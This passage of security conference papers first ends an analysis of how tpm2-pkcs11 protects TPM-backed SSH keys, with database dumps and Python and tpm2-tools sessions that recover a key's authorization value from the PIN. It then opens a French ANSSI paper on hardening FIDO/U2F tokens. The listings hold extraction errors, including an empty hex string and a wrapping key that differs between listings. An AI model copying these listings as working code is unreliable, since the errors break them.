19 X'00be0020835e6bbbc97ff76714b0b9cc7352d823cc250741ecb2817c7ad28b
20 44d958cfc3001084d9eb99781ba29b9e2dfc601ae5bec4fdcbce5055be161244
21 5f67e390b54328ae4b47f126746393ba7dcc9dc7b93b766f761473d68d581dfd
22 aed3d6a365ce9bb90d7d2cb1118363f4416b1770dbdbfa726b480c760f113b69
23 6556b064ebce1b05ac8d80511c83f753f5aeb342257b5b561ba746dc2ccafd0f
24 5e2824c3f7838c235115b75d1665c7938a0a50999990a1399194ee9aa0eb03f8
25 36',
26 X'37323832653632346561643164656331613761653539386234363065656336
27 6335663736633730646562623234663335376664613531313437653937333365
28 34',
29 X'002e0008000b000000052000000100020df41af69b73d88f829c60fe0e27687
30 62f43be4e831cc0a5d0af5508b1752cecf',
31 X'00be002013579162beec11b58bbd5ac9d4db3b1f2de8a70f276f75b1925111
32 06ad76ff100010f937771c1214098ad9a19d49a211757f2d1f9d48195624e87c
33 526ad8ccb229479a474aa7ba3b010058ad64f33560aad3529c6e4a1c10092304
34 5cddd249fec9d565bb037712ffc267c9837d8ca561f6d720d84ddf019dc8fe45
35 c059e34dc20b258f0f2c959aca09cb580eadec1f3fdae44587d51f9028f50b4
36 6b9e7007538751508d49f52a21426357c72671f4915562ab9cd7b18cb28a77ac
37 6c',
38 X'62633235333163643434633466333166313239663437613738636664333834
39 6563636538363533343662633936623263633239623135306262306462646362
40 38');

```

Listing 24. Content of `sealobjects` database in `tpm2-pkcs11` database

Columns `userpub` and `sopub` both store a `TPM2B_PUBLIC` structure (listing 25):

24. <https://github.com/tpm2-software/tpm2-pkcs11/pull/635>

```

1 struct TPM2B_PUBLIC {
2     size = 0x002e,
3     publicArea = {
4         type = 0x0008, // = TPM_ALG_KEYEDHASH
5         nameAlg = 0x000b, // = TPM_ALG_SHA256
6         objectAttributes = 0x00000052,
7         authPolicy = { size = 0x0000 },
8         parameters.keyedHashDetail = {
9             scheme = 0x0010 // = TPM_ALG_NULL
10        },
11        unique.keyedHash = {
12            size = 0x0020,
13            bytes = "... "
14        }
15    }
16 }

```

**Listing 25.** Extract of the deserialization of the content of `userpub` and `sopub` columns

This structure is a *Keyed Hash* object, which is in theory a way to store a secret key to perform a HMAC-based authentication. In practice, this object is used here to store a *sealed* secret (it cannot be used as a HMAC authentication because `parameters.keyedHashDetail.scheme` is `TPM_ALG_NULL`), in the private parts which are in columns `userpriv` and `sopriv`. In order to *unseal* the secret, the public and private parts need to be loaded in the TPM, and then `tpm2_unseal` can be used with an authorization value derived from the PIN (when using `userpub/userpriv`) or the SOPIN (when using `sopub/sopriv`). This authorization value only consists in the SHA256 digest of the PIN concatenated with the value in column `userauthsalt` or `soauthsalt`, truncated to 16 bytes (listings 26 and 27):

```

1 >>> from hashlib import sha256
2 >>> userpin = b"XXXX"
3 >>> userauthsalt = bytes.fromhex("""
4 ... 3732383265363234656164316465633161376165353938623436306565633663
5 ... 3566373663373064656262323466333537666461353131343765393733336534
6 ... """)
7 >>> usersealauth = sha256(userpin + userauthsalt).digest()[:16]
8 >>> usersealauth.hex()
9 'c3402eac59ae76a86317d9b34811ca3d'

```

**Listing 26.** Python session which computes the authorization value of the `userpub` field, from the user PIN and `userauthsalt`

```

1 $ tpm2_load -c /tmp/context -C 0x81000000 \
2   -u userpub -r userpriv
3 $ tpm2_unseal -c /tmp/context -p c3402eac59ae76a86317d9b34811ca3d

```

```
4 | 9d7854e46e3e8816070697c9770fbc2ed4297dea669bebbe2c22a52421df63cd
```

**Listing 27.** Using the derived authorization value to unseal the `userpriv` field

If the authorization value is wrong or missing, `tpm2_unseal` fails and returns the error message “the authorization HMAC check failed and DA counter incremented”. This indicates that the *sealed* secret is protected by the TPM’s Dictionary Attack counter which prevents brute-force attacks.

Moreover, repeating the commands with the SOPIN and its associated fields leads to the same secret being *unsealed*. This secret (encoded in hexadecimal) is also displayed by command `tpm2_ptool verify` using the name *wrappingkey*.

## 4.2 Decrypting an authorization value from the wrapping key

The previous sections presented that:

- the SSH key generated with `tpm2_ptool addkey` was protected by an authorization value,
- and the PIN and or SOPIN of a *token* enabled *unsealing a wrapping key* which was not this authorization value.

Something is missing to establish a link between *wrapping key* and the authorization value. Studying how `tpm2-pkcs11` works enabled bridging the gap: the *wrapping key* is an AES key which is used to encrypt the authorization value using AES-GCM. The encrypted value and the parameters of the GCM mode (a nonce and a tag) are stored in attribute `CKA_TPM2_OBJAUTH_ENC` of each private key, in table `tobjects` of the SQLite database.

In the tests, this attribute contains (listing 28):

```
1 | 3638333330346435336435306134376466356666383530333a33313632626439
2 | 366639313431656463323265613836663664666137396466653a663036323866
3 | 3066353661373637656261316361393631376239396234613162643561653666
4 | 3662653863323664623966383932373765666531393137343234
```

**Listing 28.** Attribute `CKA_TPM2_OBJAUTH_ENC` of the generated SSH key

Here is a Python 3.8 session showing how to decode this data, using the wrapping key unsealed in listing 27 (listing 29):

```
1 | >>> from cryptography.hazmat.primitives.ciphers.aead import AESGCM
2 | >>> objauth_enc_unhex = bytes.fromhex("")
3 | ... 3638333330346435336435306134376466356666383530333a33313632626439
4 | ... 366639313431656463323265613836663664666137396466653a663036323866
5 | ... 3066353661373637656261316361393631376239396234613162643561653666
6 | ... 3662653863323664623966383932373765666531393137343234
```

```

7  ... """
8  >>> fields = objauth_enc_unhex.decode("ascii").split(":")
9  >>> nonce, tag, ciphertext = map(bytes.fromhex, fields)
10
11 >>> wrappingkey = bytes.fromhex("""
12 ... 9d7854e46e3e8816070697c9770fbc2ed4297dea669bbebe2c22a52421df63cd
13 ... """)
14 >>> aesgcm = AESGCM(wrappingkey)
15 >>> authval = aesgcm.decrypt(nonce, ciphertext + tag, b'')
16 >>> authval
17 b'06412b67afc87c07eba26c4e01ae6b50'

```

**Listing 29.** Python session which computes the authorization value of a key from the wrapping key

This last value is indeed the authorization value embedded in the sensitive structure of the private key which was generated (listing 19).

In short, the PIN and the SOPIN are used by `tpm2-pkcs11` to *unseal* an AES key which is used to decrypt (without using the TPM) the authorization value which is necessary to use keys, for example to sign data or to perform SSH authentication.

## 5 Conclusion

When using `tpm2-pkcs11` 1.5.0 to generate and handle SSH keys with a TPM 2.0, the software never sees the private keys. They are exported by the TPM in *private blobs* that `tpm2-pkcs11` stores in a database. To use these keys, an authorization value needs to be provided to the TPM and `tpm2-pkcs11` stores an encrypted copy of this value which relies on a complex derivation scheme.

This enables to answer the questions which were asked in the introduction:

- Is stealing the SQLite database enough to impersonate the user? No, as the keys it contains are encrypted using the TPM's SRK.
- Is there any software (which could be compromised) that sees the private key when the user uses it to connect to a server? No.
- How is the TPM actually used to authenticate the user? The key is loaded into the TPM, the software computes an authorization value using the PIN or the SOPIN. It then requests the TPM to use the key to perform a signature operation used in the authentication protocol.

Moreover, even though this article focused on SSH, the software stack provides a compatibility layer with many other protocols through a PKCS#11 interface. For example this enables transposing the questions



and their answers to VPN software (Virtual Private Network), TLS stacks (Transport Layer Security), etc.

Knowing how `tpm2-pkcs11` works in detail would enable assessing its security. This could be done in some future work.

## References

1. Jeremy Boone. TPM genie: Attacking the hardware root of trust for less than \$50. CanSecWest, 2018. <https://cansewest.com/csw18archive.html>.
2. Aurélien Bordes. Bitlocker. SSTIC, June 2011. <https://www.sstic.org/2011/presentation/bitlocker/>.
3. James Bottomley. TPM enabling the crypto ecosystem for enhanced security. Kernel Recipes, September 2018. <https://kernel-recipes.org/en/2018/talks/tpm-enabling-the-crypto-ecosystem-for-enhanced-security/>.
4. Andreas Fuchs. Introducing TPM NV storage with E/A policies and TSS-FAPI. Linux Security Europe, November 2020. <https://www.youtube.com/watch?v=Jck0Nn4h6pQ>.
5. Nicolas Iooss. Représenter l’arborescence matérielle. SSTIC Rump Sessions, June 2018. [https://www.sstic.org/2018/presentation/2018\\_rumps/](https://www.sstic.org/2018/presentation/2018_rumps/).
6. Microsoft. Minimum hardware requirements, section 3.7 trusted platform module (TPM), 2016. <https://docs.microsoft.com/en-us/windows-hardware/design/minimum/minimum-hardware-requirements-overview#37-trusted-platform-module-tpm>.
7. Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL:TPM meets timing and lattice attacks. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2057–2073, 2020. <https://tpm.fail>, CVE-2019-11090 and CVE-2019-16863.
8. Matus Nemeč, Marek Sys, Petr Svenda, Dusan Klinec, and Vashek Matyas. The return of coppersmith’s attack: Practical factorization of widely used RSA moduli. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1631–1648, 2017.
9. Henri Nurmi. Sniff, there leaks my bitlocker key, December 2020. <https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/>.
10. Bernard Ourghanlian. L’implémentation des spécifications du TCG au sein de la plateforme windows : un aperçu de bitlocker. SSTIC, June 2006. [https://www.sstic.org/2006/presentation/Les\\_evolution\\_de\\_l\\_implementation\\_des\\_specifications\\_du\\_TCG\\_au\\_sein\\_de\\_la\\_plateforme\\_Windows/](https://www.sstic.org/2006/presentation/Les_evolution_de_l_implementation_des_specifications_du_TCG_au_sein_de_la_plateforme_Windows/).
11. Christopher Tarnovsky. Deconstructing a ‘secure’ processor. Black Hat DC, 2010. <https://www.youtube.com/watch?v=62DGIUpscnY>.



# U2F2 : Prévenir la menace fantôme sur FIDO/U2F

Ryad Benadjila et Philippe Thierry  
firstname.lastname@ssi.gouv.fr

ANSSI

**Résumé.** L'authentification à deux facteurs (2FA) devient un remplaçant de plus en plus répandu des méthodes d'authentification classiques basées principalement sur les mots de passe. Bien que ce second facteur puisse prendre plusieurs formes, l'alliance FIDO [3] a standardisé le protocole U2F [4] (Universal Second Factor) amenant un token dédié comme facteur. Le présent article discute de la sécurité de ces tokens au regard de leur environnement d'utilisation, des limitations des spécifications ainsi que de l'état de l'art des solutions apportées par l'open source et l'industrie. Un PoC implémentant des améliorations de sécurité, utiles dans des contextes sensibles, est détaillé. Il est fondé sur la plateforme open source et open hardware WooKey [26, 27] amenant de la défense en profondeur contre divers modèles d'attaquants.

## 1 Introduction

Le couple login/mot de passe, considéré comme une preuve de connaissance, fait partie des moyens d'authentification parmi les plus utilisés à l'heure actuelle [58]. Il souffre néanmoins d'inconvénients majeurs vis-à-vis de la sécurité. Les récents *leaks* de bases de données de divers services en ligne [34], compromettant ainsi les données de milliards d'utilisateurs, montrent à quel point ce facteur d'authentification trop simple est fragile. D'une part, il est intrinsèquement susceptible aux attaques par force brute, alors que la recherche exhaustive est de plus en plus simplifiée par les avancées des calculs parallélisés (par exemple avec les GPUs) ainsi que des logiciels open source tels John the Ripper [47] ou hashcat [9]. Ainsi, un mot de passe de 8 caractères alphanumériques peut être retrouvé en 10 jours sur un simple PC [10]. D'autre part, et au delà de cette fragilité inhérente, d'autres menaces viennent s'ajouter même contre les mots de passe considérés comme sûrs : le *social engineering*, le hameçonnage générique ou ciblé, les keyloggers sont autant de dangers supplémentaires.

Cet état de fait a poussé l'industrie à trouver des alternatives pour une *authentification forte* utilisant d'autres facteurs. En plus de la preuve de connaissance, il s'agit de demander à l'utilisateur légitime qui s'authentifie

de produire une preuve de possession (via des objets physiques dédiés), une preuve d'identité (via de la biométrie), etc. Plusieurs solutions utilisant un second facteur, en plus du login/mot de passe, ont alors émergé et coexistent à l'heure actuelle. Les logiciels Google Authenticator [8] et FreeOTP [7] génèrent des mots de passe à usage unique (OTP, pour One Time Password) comme second facteur. RSA SecureID [14] est un périphérique dédié avec un écran embarqué et générant des OTP. Bien que les OTP soient un premier pas vers une meilleure sécurisation de l'authentification, ils ne constituent pas une solution idéale : ils sont susceptibles au hameçonnage [52], et dépendent fortement de la sécurisation de leur canal de délivrance (par exemple, les vulnérabilités dans le protocole SS7 [57] ou les services de détournement des messages [59] écornent la fiabilité des SMS).

D'autres preuves de possession existent et sont déployées et utilisées depuis des années par l'industrie : les cartes à puce. Elles utilisent une technologie et des composants sécurisés à la robustesse éprouvée contre divers attaquants distants et locaux, notamment les attaques matérielles (par canaux auxiliaires et attaques en fautes). Leur déploiement auprès du grand public s'est néanmoins heurté à plusieurs obstacles : une intégration complexe et des *middlewares* propriétaires et peu portables les ont cantonnées au monde professionnel.

Afin d'amener une solution à la fois flexible et sécurisée pour l'authentification deux facteurs (2FA), le consortium FIDO [3] fut fondé en 2013. De ses réflexions émergea le standard FIDO 1.2 (U2F) en 2017 [4], puis son successeur FIDO 2.0 (CTAP) en 2019 [1], et la version 2.1 qui est en cours de publication. Ce standard met en avant l'utilisation d'un périphérique dédié nommé *token*, se branchant en USB, NFC ou Bluetooth, et permettant d'assurer un second facteur d'authentification auprès des services compatibles. Afin d'assurer une interopérabilité complète, les spécifications FIDO décrivent précisément les échanges à établir lors de phases d'enregistrement et d'authentification aux services au travers des navigateurs web. Force est de constater que le pari de FIDO est gagné vu l'adoption en hausse auprès du grand public [32, 53]. Aujourd'hui, FIDO est même de plus en plus vu comme un facteur d'authentification unique, prêt à complètement remplacer le mot de passe [51], imposant de ce fait des contraintes de sécurité d'autant plus fortes sur le token. La sécurité du standard FIDO a été étudiée et les risques et fonctions de sécurité y répondant spécifiées [23]. Néanmoins, les suppositions sur le *Client* (i.e. le PC sur lequel le token se connecte) sont particulièrement strictes et peu réalistes dans certains contextes d'utilisation, par exemple

en cas de nomadisme, l'équipement terminal devant être impérativement de confiance [23] : « *SA4 : The computing environment on the FIDO user device and the end applications involved in a FIDO operation act as trustworthy agents of the user.* » Le modèle de sécurité sur lequel s'appuie FIDO est alors fortement affaibli, comme le précise le consortium lui-même un peu plus loin dans le document : « *FIDO can also provide only limited protections when a user chooses to deliberately violate [SA-4], e.g. by roaming a USB authenticator to an untrusted system like a kiosk, or by granting permissions to access all authentication keys to a malicious app in a mobile environment.* ».

De plus, malgré une cryptographie solide et des preuves sur le protocole en lui-même [24, 36, 49], les spécifications FIDO laissent à la discrétion de l'implémentation divers éléments pouvant fortement impacter la sécurité. Bien que la sécurité côté services et navigateurs soit primordiale et que certaines dérives ont ouvert des voies d'exploitation [29, 50], nous nous focalisons dans le présent article exclusivement sur la sécurité du token et ses possibles améliorations en réponse aux limitations du modèle et de l'état de l'art.

Nous présentons tout d'abord en quoi l'état de l'art des tokens existant souffre de diverses limitations lorsqu'il s'agit de les utiliser dans des contextes sensibles. D'une part, beaucoup de tokens ne prennent pas en compte la sécurité logicielle dans les firmwares déployés : pas de séparation de privilèges, des mises à jour peu ou mal protégées, etc. La sécurité matérielle contre les attaques locales (canaux auxiliaires, fautes) n'est en général pas prise en compte. L'aspect propriétaire et fermé de certains tokens, malgré leur possible robustesse et leur architecture interne pertinente, ne permet pas d'en auditer le réel niveau de sécurité. De plus, et c'est une chose primordiale, aucune authentification locale de l'utilisateur n'est utilisée : l'utilisateur ayant un token peut manifester son consentement lors d'une authentification simplement via un appui sur un bouton. Dans des scénarios de vol, vol avec remise, attaques logicielles prenant la main sur le firmware, il est possible de cloner le token [44], parfois sans même que l'utilisateur n'en soit conscient (si les services implémentent mal les spécifications).

Enfin, le standard FIDO est particulièrement sensible aux attaques exploitant une désinformation de l'utilisateur sur le token. L'absence de vérification possible de la source de l'authentification au niveau même de ce matériel est source de confusion : en effet, lorsque le bouton du token s'illumine, l'utilisateur ne se pose en général pas la question du service initiant la requête. Si un *malware* exploite un moment où l'utilisateur utilise

un service légitime, l'attaquant peut enregistrer un service malveillant ou s'authentifier auprès d'autres services à son insu (en ayant volé le mot de passe au préalable, via un *keylogger* ou autre *phishing*). Le seul effet visible pour l'utilisateur sera un échec de son opération légitime qu'il mettra vraisemblablement sur le compte d'un mauvais appui.

Partant de ce constat, nous présentons nos diverses améliorations pour amener un PoC de token FIDO U2F durci à des fins d'usage dans des contextes sensibles (nomadisme, authentification à des services contenant de la propriété intellectuelle d'entreprise, etc.). Nous bâtissons ce token sur la base du SDK de la plateforme WooKey [28], héritant ainsi de défense en profondeur éprouvée [17] ainsi que de modules d'authentification locale déjà présents. Nous étendons cela via le développement de bibliothèques spécifiques à FIDO, et nous discutons en détail nos choix concernant la cryptographie ainsi que la séparation en tâches au sein du token. Nous amenons aussi des éléments d'usage du token intéressants, possibles grâce à l'écran tactile de WooKey, et non couverts par les spécifications FIDO : la notification à l'utilisateur des services qui demandent une authentification, pour contrer les attaques par confusion, ainsi que la fourniture d'un mécanisme de désenregistrement volontaire des services au niveau du token.<sup>1</sup>

## 2 FIDO/U2F : le *reader's digest*

### 2.1 Principes généraux et historique

FIDO (Fast Identity Online) est un consortium fondé en 2013 dans le but d'apporter un standard d'authentification basé sur un périphérique matériel afin d'amener un second facteur d'authentification pour les services en lignes. Le consortium est fondé par des entités comme PayPal, Lenovo, ou Infineon, et est vite rejoint par Google, NXP et Yubico, première société à se lancer dans la fabrication de périphériques matériels implémentant le standard.

Le standard est conçu pour être interopérable, anonyme (sans mécanisme d'enrôlement) avec un fort accent sur l'expérience utilisateur. Il se base sur un système trois-tiers présenté sur la Figure 1 :

1. le **Service** ou *Relying Party (RP)* : il s'agit du service web sur lequel l'utilisateur souhaite s'authentifier (Gmail, Facebook ou GitHub par exemple) ;

---

1. Suite à une désinscription d'un service par exemple.

2. le **Browser** : le navigateur web du poste client (Firefox, Chrome, etc.). Cette entité permettra de communiquer avec les éléments matériels. Par extension, nous incluons également sous cette appellation l'ensemble du poste client (machine, système d'exploitation, périphériques et interfaces) ;
3. le **token**, en charge des opérations cryptographiques permettant d'authentifier le porteur. Le protocole U2F prévoit l'utilisation de token communiquant par les interfaces USB, NFC ou Bluetooth.

La communication entre service et navigateur est transportée sur du protocole HTTPS, la communication entre navigateur et token est formalisée successivement sous deux formes. En 2017, la version 1.2 du standard [4] est publiée, basée sur une communication utilisant la classe HID (Human Interface Device) de type U2F [5], encapsulant des APDU (Application Protocol Data Unit) [6] utilisés dans le domaine des cartes à puce. En 2019, la version 2.0 du standard substitue le standard U2F par CTAP (Client to Authenticator Protocol) [1], plus riche, et l'usage des APDUs par le format CBOR (Concise Binary Object Representation) [30] basé sur le formalisme JSON [31], plus élaboré et standardisé mais posant un problème de complexité des parseurs [15, 16].

Dans le cadre de nos travaux, nous nous intéressons à l'implémentation du périphérique (token) pour du FIDO U2F 1.2. Celui-ci est un élément transportable, perdable, et sur lequel repose une grande partie de la sécurité du modèle FIDO. Nous nous sommes focalisés sur l'USB comme mode de communication avec le navigateur : notre démonstrateur s'appuie sur une interface USB HID [5] sur laquelle notre preuve de concept est la plus aboutie. Néanmoins, l'ensemble des principes architecturaux que nous allons présenter sont applicables aux deux autres modes de communication et n'ont pas de dépendances.

Les spécifications du standard donnent l'ensemble des interactions entre chacune des entités, mais laissent libres les implémentations internes. Ainsi, les contraintes de sécurité sur le token (stockage, mécanismes cryptographiques n'impactant pas les interfaces) ne sont pas spécifiées ou imposées par le standard. Cela amène de possibles ambiguïtés, mais aussi de la flexibilité notamment concernant l'amélioration de la sécurité sans violer le standard comme nous allons le voir.

Du point de vue des échanges entre le navigateur et le périphérique, le protocole de communication FIDO est simplifié à l'extrême. Celui-ci est basé sur deux étapes successives :

- Une étape d'enregistrement du token auprès du service, nommée **REGISTER**. Celle-ci permet de créer une empreinte unique (via une




Fig. 1. Architecture trois-tiers de FIDO/U2F (1.2) et FIDO2



génération de clé cryptographique ECDSA) que seul le périphérique est capable de reproduire dans le futur, et qui est conservée par le service. Cette empreinte est nommée *Key Handle*.

- Une étape d'authentification du token auprès du service (via une signature ECDSA utilisant la clé générée lors de l'enregistrement), nommée `AUTHENTICATE`. Celle-ci permet de valider que c'est bien le token qui a servi à la phase d'enregistrement qui est utilisé : le service envoie le *Key Handle* permettant au token de dériver la clé ECDSA acquittée à l'enregistrement.

Il n'existe pas de notion de « désenregistrement ». La perte du token doit donc impliquer, de la part de l'utilisateur, l'usage d'un mécanisme tiers d'authentification auprès du service (e-mail de récupération, OTP, SMS, etc.) puis la suppression du token de la méthode d'authentification.<sup>2</sup> FIDO fournit un mécanisme de signature via certificats X.509 permettant d'authentifier le token et possiblement une famille de tokens (hiérarchie de certificats). Cette signature n'est néanmoins en général pas vérifiée et les mécanismes de révocation permettant de rendre un token inactif ne sont pas exploités par les services alors que le protocole le permettrait.

### 3 U2F2 : défense en profondeur

#### 3.1 Modèle d'attaque et protections proposées

Plusieurs modèles d'attaques peuvent être considérés sur chaque maillon de l'architecture trois-tiers de FIDO/U2F : contre le browser, contre les services, contre le token, contre les liens entre ces éléments.

Dans le cadre de cet article, nous nous concentrons sur la *sécurisation du token*, et plus particulièrement contre les menaces d'attaques logicielles et d'attaques physiques (pour de l'utilisation illégitime suite à un vol, clonage ou piégeage suite à un vol avec remise). En effet, la plupart des solutions existantes open source et même à sources fermées [11, 37, 54] n'apportent pas vraiment de solution d'authentification locale de l'utilisateur : le bouton de *user presence*, généralement un simple bouton sur lequel appuyer sans authentification préalable de l'utilisateur, n'est pas protégé comme le montre la Figure 2 sur un modèle de Yubikey largement déployé. Seules exceptions à notre connaissance : les clés Yubikey intégrant de la biométrie [39] mais dont la sécurité n'est pas éprouvée, les clés

---

2. La capacité à toujours pouvoir récupérer une authentification par une méthode tierce potentiellement plus faible (par exemple SMS) peut casser le modèle de sécurité de FIDO.

Ledger Nano [18] qui sont en sources fermées, les clé Trezor [60] et les OnlyKeys [19] qui présentent un PIN pad mais qui sont limitées par ailleurs en terme de sécurité logicielle et matérielle du fait de leur *design*. Dans des contextes sensibles où l'assurance de la légitimité d'un utilisateur est critique, cette authentification locale forte de l'utilisateur manque cruellement.



**Fig. 2.** Yubikey : bouton poussoir pour le *user presence*

Par ailleurs, l'état des lieux des solutions FIDO/U2F existantes montre que celles-ci manquent de *défense en profondeur* sur le token, à la fois en ce qui concerne la *sécurité logicielle* mais aussi sur le sujet de la *sécurité matérielle* :

- Du côté logiciel, beaucoup de solutions open source ne mettent pas en œuvre de cloisonnement (au sens OS et privilèges) [37, 54]. La moindre vulnérabilité exploitable dans un des éléments FIDO (USB par exemple) permet à un attaquant de prendre la main au niveau de privilège le plus élevé. Cela est d'autant plus critique lorsque le protocole impose du *parsing* non trivial de paquets. Concernant les solutions industrielles privées (Yubikeys et autres), il n'est pas simple de statuer sur leur niveau de sécurité et le cloisonnement qu'elles mettent en œuvre. Des initiatives intéressantes comme OpenSK [38] amènent via Rust et TockOS [13, 43] des paradigmes de sécurité logicielle, mais restent limitées d'un point de vue sécurité matérielle (voir ci-dessous), et ne prennent pas en compte les problématiques de sécurisation des mises à jour de firmware.
- Concernant la sécurité matérielle, à savoir la protection contre les attaques par canaux auxiliaires (SCA) ou les attaques par injection de fautes (FA), les solutions open source offrent des protections très limitées voire inexistantes [33, 46]. Les solutions commerciales implémentent normalement des contre-mesures en

utilisant notamment des composants sécurisés (issus du monde des cartes à puce), ce qui ne les empêche pas de se faire attaquer [44] lorsque ce composant est la seule source de confiance ou que celui-ci présente des faiblesses [45, 62] : cela est d'autant plus gênant lorsqu'aucune mise à jour n'est possible (ce qui est souvent le cas pour ces composants), amenant un coûteux rappel et remplacement des tokens. Les attaques matérielles simples ainsi que les attaques hybrides deviennent de plus en plus accessibles aux attaquants en utilisant du matériel abordable [17] : cela augmente la menace sur les tokens en cas de vol et vol avec remise.

Une des rares solutions alliant à la fois sécurité locale et robustesse matérielle est le Ledger Nano (S et X). Cette solution souffre néanmoins de deux limitations : elle est en grande partie en sources fermées (donc difficilement auditable), et l'élément sécurisé utilisé est sur le PCB enlevant l'aspect « troisième » facteur que nous décrivons ci-dessous.

Nous considérons également dans cet article les solutions à l'attaque par confusion de l'utilisateur. Cette attaque n'est pas considérée dans le modèle FIDO [23] du fait de ses hypothèses et il n'existe, à notre connaissance, aucune solution permettant d'y répondre complètement. Du côté open source, le Trezor [60] implémente une reconnaissance des services qui s'enregistrent ou s'authentifient avec acquittement de l'utilisateur sur l'écran. Du côté propriétaire, seul le Ledger Nano [18] propose cela. Néanmoins, aucun des deux ne semble offrir la possibilité de désenregistrer des services qui nous semble importante pour pallier les lacunes du standard.

Forts de ce constat, nous avons essayé d'amener des réponses à ces attaques logicielles et matérielles en utilisant la plateforme open source et open hardware WooKey [28]. Nous utilisons notamment directement : le module d'authentification locale mis en place via l'écran tactile de saisie du PIN, la sécurisation amenée par le composant sécurisé de la carte à puce d'authentification, la défense en profondeur logicielle (microkernel, séparation en tâches, etc.).

Le travail d'innovation que nous allons présenter a consisté en le développement et l'intégration à cette plateforme des modules FIDO/U2F nécessaires en ayant réfléchi à une architecture logicielle et cryptographique pertinente.

Les protections apportées renforcent fortement la sécurisation du token contre les attaques logicielles venant du PC hôte sur lequel il est branché, contre le vol et le vol avec remise et limitent fortement le piégeage. La carte à puce *externe* constitue un troisième facteur fort d'authentification,

l'attaquant ne pouvant rien faire avec le WooKey principal ou la carte à puce seuls (grâce à une ségrégation cryptographique détaillée dans la section 4). De plus, si le composant de la carte possède une faiblesse comme pour [44,45,62], il est possible de le remplacer aisément via la compatibilité des applets Javacard de WooKey avec toutes les cartes compatibles.




Fig. 3. Infobulle FIDO/U2F sur Firefox

Grâce à l'écran tactile embarqué sur WooKey, nous luttons contre les attaques par confusion en amenant l'information qu'une demande est faite à l'utilisateur jusqu'au périphérique (ce type d'élément existe au niveau du browser comme montré sur la Figure 3 mais pas au niveau des tokens). De plus, il est possible d'avoir une *mémorisation* des services enregistrés pour les *révoquer* (non prévu par le protocole lui-même). Grâce à l'écran tactile et au stockage local sécurisé SD de WooKey, nous permettons à l'utilisateur de révoquer lui-même un service qu'il aurait enregistré, lui (re)donnant le contrôle sur ces éléments.

Enfin, nous pouvons aussi implémenter différentes stratégies d'attestation plus ou moins strictes en fonction de la politique de sécurité envisagée : le standard FIDO prévoit un champ spécifique de *user presence* qui rend l'appui sur le bouton optionnel (décidé par le browser) lors des authentifications. Dans certains contextes ou pour certains services critiques (configurables par l'utilisateur ou un officier de sécurité), il est souhaitable de ne pas tenir compte de ce champ et de systématiquement s'assurer du consentement de l'utilisateur.

### 3.2 Comparaison à l'état de l'art des tokens FIDO/U2F

Lorsque nous mettons bout à bout les diverses propriétés de sécurité qui nous semblent nécessaires pour assurer une protection efficace de l'utilisateur FIDO U2F dans un contexte de nomadisme pour s'authentifier

à des services sensibles, peu de solutions cochant toutes les cases comme le montre la Table 1. Sans être exhaustifs, nous résumons ci-après les points manquants notables de chaque solution :

- **SoloKeys** [54] : ces clés open source n’offrent pour l’instant pas de protection logicielle solide (bien qu’une future version prévoise une refonte en Rust du firmware). Elles n’utilisent pas de composant sécurisé, et sont dès lors fortement susceptibles aux attaques matérielles. Aucun élément permettant de palier les ambiguïtés ou lacunes de FIDO (anti-confusion utilisateur, authentification locale forte, désenregistrement de services) n’est apporté.
- **OpenSK** [38] : hormis la sécurité logicielle apportée par Rust, pas ou peu d’effort n’est amené pour l’instant côté sécurité matérielle. L’aspect mise à jour (lié à TockOS et au cycle de vie de ses applications) est laissé de côté.
- **Nitrokey3** [20] : l’aspect open source est mis en avant par les concepteurs, mais pour l’instant seule l’utilisation de Trussed [21] pour la cryptographie est confirmée. En l’absence de plus d’information, il est difficile d’évaluer la sécurité de ces clés. Par ailleurs, le composant sécurisé utilisé est un SE050 de NXP impossible à mettre à jour et impossible à changer car soudé sur le PCB.
